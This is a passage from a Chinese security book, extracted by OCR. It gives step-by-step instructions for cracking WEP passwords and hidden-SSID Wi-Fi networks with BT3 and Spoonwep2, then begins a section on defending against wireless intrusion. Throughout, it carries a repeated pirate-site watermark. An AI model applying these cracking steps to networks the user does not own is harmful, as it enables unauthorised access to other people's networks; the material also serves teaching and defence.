


图 13-5 使用 WEP 作为无线路由器的认证类型

虽然现在的主流无线设备都支持安全性更高的 WPA、WPA2 认证，但许多早期部署的无线网络仍在使用 WEP 认证方式。接下来，以使用 BT3 系统为例，说明破解 WEP 认证的方法。

13.2.1 获取包含 spoonwep2 破解工具的 BT3 光盘

网络上有免费的 BT3 光盘版下载，用户可以通过搜索引擎找到文件的下载链接。如果发现所下载的 BT3 系统并未包含供无线破解用的 spoonwep2 工具，则需要将该工具加入 BT3 光盘文件中。使用虚拟光盘软件 UltraISO 将 spoonwep2（网上可免费下载 spoonwep2.lzm 文件）放入 BT3 的 ISO 光盘文件的方法如下：

Step1 启动 UltraISO 程序后，单击按钮，在“打开 ISO 文件”对话框中选择 BT3 虚拟光盘文件，并单击“打开”按钮，如图 13-6 所示。



图 13-6 打开 BT3 ISO 文件

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2　在打开窗口的“光盘目录”列表中展开 BT3→modules 列表，然后在“本地目录”列表中展开保存 spoonwep2.lzm 文件的目录，接着将 spoonwep2.lzm 文件拖动至 modules 目录中，如图 13-7 所示，最后单击按钮即可。




图 13-7　添加 spoonwep2.lzm 文件

13.2.2　使用虚拟机运行 BT3 系统

获取包含 spoonwep2.lzm 文件的 BT3 ISO 光盘文件后，如果电脑配置了光驱，就可以将 ISO 文件刻录至光盘中，然后由光盘启动并进入 BT3 系统；如果电脑并未配置光驱，需要安装一个虚拟光驱软件（如 Vmware），通过虚拟机运行 BT3 系统。在 VMware 中创建 BT3 系统的过程如下：

Step1　启动 VMware 程序后，单击“新建虚拟机”按钮，然后在出现的欢迎界面中单击“下一步”按钮，如图 13-8 所示。



图 13-8　新建虚拟机

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2 打开“选择合适的配置”对话框，选择“自定义”单选按钮并单击“下一步”按钮，打开“选择虚拟机硬件兼容性”对话框，在“硬件兼容性”下拉列表中选择一个版本，如果要导入以前建立的虚拟机文件，可选择该虚拟机对应的版本，否则选择最高版本，以便能兼容更多的硬件，然后单击“下一步”按钮，如图 13-9 所示。




图 13-9 选择配置类型

Step3 打开“选择一个客户机操作系统”对话框，选择 Linux 单选按钮，然后在“版本”下拉列表中任意选择一个版本，接着单击“下一步”按钮，如图 13-10 所示。




图 13-10 选择操作系统

Step4 打开“虚拟机名称”对话框，输入虚拟机名称，虚拟机文件默认保存在用户文档中，如果要安装在其他位置，则单击“浏览”按钮，然后选择保存的位置，本例保持默认设置，单击“下一步”按钮，如图 13-11 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-11　指定保存目录

Step5　打开“处理器配置”对话框，选择虚拟机中可用的处理器数量，如果电脑配置的是双核处理器，可选择处理器数量为两个，以增强虚拟机的性能，接着单击“下一步”按钮，如图 13-12 所示。




图 13-12　选择处理器数目

Step6　打开“虚拟机内存”对话框，设置虚拟机的内存大小，然后单击“下一步”按钮，如图 13-13 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-13　设置内存大小

Step7　打开“网络类型”对话框，选择“使用网络地址翻译（NAT）”单选按钮，然后单击“下一步”按钮如图 13-14 所示。




图 13-14　设置网络类型

Step8　打开“选择 I/O 适配器类型”对话框，保持默认设置，直接单击“下一步”按钮，如图 13-15 所示。




图 13-15　选择 I/O 适配器类型

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step9　打开“选择一个磁盘”对话框，选择“创建一个新的虚拟磁盘”单选按钮，然后单击“下一步”按钮，接着在打开的“选择一个磁盘类型”对话框中选择虚拟磁盘类型，建议选择 SCSI 单选按钮，以提升虚拟磁盘的性能，最后单击“下一步”按钮，如图 13-16 所示。




图 13-16　选择磁盘

Step10　打开“指定磁盘容量”对话框，设置磁盘大小，然后单击“下一步”按钮，因为这里使用光盘登录系统，因此磁盘大小的值并不重要，任意输入即可，如图 13-17 所示。




图 13-17　设置磁盘容量

Step11　打开“指定磁盘文件”对话框，单击“浏览”按钮，然后设置保存虚拟磁盘的目录和名称，如图 13-18 所示，接着单击“保存”按钮，最后单击“完成”按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 13-18　保存虚拟磁盘

Step12　选择已创建的 Linux 系统，然后单击“编辑虚拟机设置”按钮，打开“虚拟机设置”对话框，在“硬件”选项卡下单击“USB 控制器”项目，然后选择“启用 USB2.0 高速驱动器支持”和“自动将新的 USB 设备与该虚拟机进行连接”复选框，如图 13-19 所示。

Step13　单击 CD-ROM 选项，然后选择“使用 ISO 镜像”单选按钮，接着在打开的对话框中选择 BT3 的虚拟光盘文件并单击“打开”按钮，如图 13-20 所示，最后单击“确定”按钮。



图 13-19　设置 USB

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 13-20　导入虚拟光盘

在 VMware 程序中创建 Linux 系统后，如果电脑配置的是 USB 接口的无线网卡，还需要进行一些设置才能让 BT3 系统识别网卡，设置如下：

先拔下 USB 网卡，运行虚拟机后，重新将 USB 网卡连接到电脑 USB 接口，此时会弹出一个驱动安装向导，让系统自动安装驱动即可，接下来，系统将安装 VMware 下的网卡驱动。需要注意的是，可能需要连续几次插拔 USB 网卡，系统才会识别网卡并安装 VMware 下的网卡驱动。

13.2.3　在 BT3 中破解 WEP 验证密码

通过虚拟机或光盘启动登录 BT3 系统后，就可以使用 Spoonwep2 程序检测和破解无线 AP 的 WEP 认证密码。

Step1　登录桌面后，在任务栏中单击按钮，在 Shell 窗口中输入 ifconfig –a 命令并按【Enter】键，就可以查看当前系统中安装的网卡，其中，eth 为 PCI 接口网卡，rausb 为 USB 接口网卡，记录供破解用的无线网卡接口编号，如本例使用 USB 接口的 WUSB54G4 网卡，在 BT3 中显示接口为 rausb0，如图 13-21 所示。




图 13-21　检测网卡

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2 单击按钮，选择 Backtrack→Radio Network Analysis→802.11→All→Spoonwep2 命令，如图 13-22 所示，启动 Spoonwep2 程序。




图 13-22 启动 Spoonwep2 程序

Step3 在 NET CARD 下拉列表中选择要使用的无线网卡接口编号，然后在 DRIVER 下拉列表中选择 NORMAL 选项（如果无线网卡采用 ATHEROS 芯片，则选择 ATHEROS 选项），接着在 MODE 下拉列表中选择 UNKNOWN VICTIM 选项（如果知道待破解的无线 AP 的 MAC 地址、信道、SSID 等信息，则可选择 KNOWN 选项），完成设置后单击 NEXT 按钮，如图 13-23 所示。



图 13-23 选择网卡

Step4 单击 LAUNCH 按钮，随后程序将开始检测附近的无线网络信号，并会出现一个 SPOONWEP VICT.SCAN 窗口显示当前扫描信息，扫描结果中包含了所发现的无线 AP 的 ESSID（无线网络的 SSID 标识）、MAC 地址、CHAN（信道）等信息，如图 13-24 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-24　检测无线网络信号

Step5　在列表中选择要破解的无线网络，然后单击 SELECTION OK 按钮，如图 13-25 所示。




图 13-25　选择要破解的网络

Step6　在 LAUNCH 下拉菜单中选择一种破解方式，如 PO841 REPLAY ATTACK，然后单击“LAUNCH”按钮，接下来程序将分析截取的数据包，并破解 WEP 认证密码，请耐心等待，如图 13-26 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-26　开始破解密码

13.3　入侵隐藏 SSID 的 WiFi 无线网络

SSID（Service Set Identifier，服务集标识符），无线结点的唯一标识符，客户端电脑必须通过它与无线结点通信，最长为 32 位，可以包含数字、字母和符号。

为了加强 WiFi 网络的安全，许多管理员在设置无线网络的结点（如路由器）时都会关闭 SSID 广播，主机连接无线结点时必须手动输入相应的 SSID 名称。

在 BT3 系统中使用 Spoonwep2 工具，即使无线网络 AP 隐藏了 SSID，也可以破解无线网络，只是在使用 Spoonwep2 监听无线信号期间，必须已有其他合法的客户端电脑连接到该无线 AP，如图 13-27 所示。




图 13-27　检测到隐藏 SSID 的网络

13.4　防御无线入侵

前面介绍了入侵 WEP 认证的无线网络的方法，既然无线网络具有这些安全隐患，那么该如何防范别人入侵自己的无线网络呢？下面将介绍一些防御无线入侵的安全措施。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 隐藏和定期修改 SSID 标识

隐藏无线 AP 的 SSID 标识后，在 BT3 中使用 Spoonwep2 程序依然能轻易获取 SSID 标识，但并不代表其他无线入侵工具也能够轻易获取无线 AP 的 SSID 标识名称，因此，隐藏和定期修改 SSID 标识可以提高无线网络的安全。

以 TP-LINK 的 WR741N 无线路由器为例，通过浏览器登录路由器的管理界面后，展开“无线设置”→“基本设置”列表，就可以修改 SSID 号及取消选择“开启 SSID 广播”复选框，如图 13-28 所示，单击“保存”按钮并重新启动路由器后，所做的设置即可生效。

